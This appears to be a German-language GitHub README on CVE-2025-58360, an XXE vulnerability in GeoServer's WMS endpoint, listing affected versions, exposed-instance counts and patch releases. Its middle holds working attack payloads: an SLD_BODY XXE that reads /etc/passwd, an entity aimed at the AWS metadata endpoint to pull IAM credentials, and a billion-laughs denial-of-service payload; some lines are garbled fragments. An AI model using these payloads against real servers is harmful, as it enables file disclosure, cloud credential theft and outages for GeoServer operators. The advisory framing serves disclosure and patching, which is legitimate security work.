 carlzhang123/blackash-cve-2025-58360
CVE-2025-58360

AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:N/A:LDies ist eine klassische, aber verheerende XXE im GetMap-Endpunkt des Web Map Service (WMS).
Angreifer können:
/etc/passwd, geoserver.xml, private Schlüssel usw.)| Komponente | Verwundbare Versionen | Behoben in | Status |
|---|---|---|---|
| GeoServer Standalone | 2.26.0 – 2.26.1 ≤ 2.25.5 | 2.26.3, 2.25.6, 2.27.0 | 🔴 Verwundbar |
| Docker (osgeo/geoserver) | 2.26.0 – 2.26.1 ≤ 2.25.5 | 2.26.2+, 2.27.0 | 🔴 Verwundbar |
| Maven org.geoserver:gs-wms | 2.26.0 – 2.26.1 ≤ 2.25.5 | 2.26.2+, 2.25.6 | 🔴 Verwundbar |
| Maven org.geoserver.web:gs-web-app | 2.26.0 – 2.26.1 ≤ 2.25.5 | 2.26.2+, 2.25.6 | 🔴 Verwundbar |
| GeoServer 2.27.x und neuer | – | Bereits gepatcht | ✅ Sicher |
| Quelle | Exponierte Instanzen | Anmerkungen |
|---|---|---|
| ZoomEye | ~49.400 | app:"GeoServer"-Suche |
| FOFA | ~24.000 | Ergebnisse des letzten Jahres |
| Shodan | ~31.000 | Port 8080 + Titelübereinstimmung |
| GobySec | ~20.000 | Öffentlicher Netzwerkscan |
→ Das sind zehntausende potenziell verwundbarer Server, die gerade jetzt im offenen Internet erreichbar sind! 🌐
Endpunkt: POST /geoserver/wms
Schlüsselparameter: SLD_BODY (erlaubt rohes XML-Styling)
Verwundbarer Codepfad: Der XML-Parser deaktiviert die Auflösung externer Entities nicht → klassische XXE.

<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE foo [
  <!ENTITY xxe SYSTEM "file:///etc/passwd">
]>
<sld:StyledLayerDescriptor xmlns:sld="http://www.opengis.net/sld" version="1.0.0">
  <sld:UserLayer>
    <sld:LayerFeatureConstraints>
      <sld:FeatureTypeConstraint>&xxe;</sld:FeatureTypeConstraint>
    </sld:LayerFeatureConstraints>
  </sld:UserLayer>
</sld:StyledLayerDescriptor>
→ Die Antwort enthält den Inhalt von /etc/passwd 🎉
<!ENTITY xxe SYSTEM "http://169.254.169.254/latest/meta-data/iam/security-credentials/">
→ Gibt temporäre AWS-Anmeldeinformationen preis, wenn GeoServer auf EC2 läuft.
<!DOCTYPE lolz [
  <!ENTITY lol "lol">
  <!ENTITY lol2 "&lol;&lol;&lol;&lol;&lol;&lol;&lol;&lol;&lol;&lol;">
  <!ENTITY lol3 "&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;">
  <!-- repeat up to lol9 -->
]>
<lol>&lol9;</lol>
→ Verbraucht in Sekunden Gigabytes an RAM 💥
| Version | Veröffentlichungsdatum | Download-Link |
|---|---|---|
| 2.27.0 | 25. Nov. 2025 | https://geoserver.org/release/stable/ |
| 2.26.3 | 25. Nov. 2025 | Patch für den Wartungszweig |
| 2.25.6 | 25. Nov. 2025 | Älterer unterstützter Zweig |
Docker-Nutzer:
docker pull osgeo/geoserver:2.27.0
<!ENTITY oder SYSTEM "file:// enthalten| Datum | Ereignis |
|---|---|
| Vor Nov. 2025 | Autonom vom XBOW-AI-Scanner entdeckt |
| 25. Nov. 2025 | Koordinierte Offenlegung → Patches veröffentlicht |
| 25. Nov. 2025 | CVE zugewiesen und veröffentlicht |
| 26. Nov. 2025 | PoCs werden viral, Expositions-Scans schnellen in die Höhe |
Dies ist eine lehrbuchmäßige XXE, die eine weit verbreitete Geodatenplattform mit zehntausenden über das Internet erreichbaren Instanzen trifft.
Die Patches erschienen am selben Tag wie die Offenlegung – riesiges Lob an das GeoServer-Team für das Tempo! 🏆
Aber das Zeitfenster zwischen Patch-Verfügbarkeit und massenhafter Ausnutzung schrumpft rasant.
Wenn Sie GeoServer betreiben → aktualisieren Sie noch heute.
Werden Sie nicht die nächste Schlagzeile.
Bleiben Sie sicher, bleiben Sie glänzend! 🛡️✨
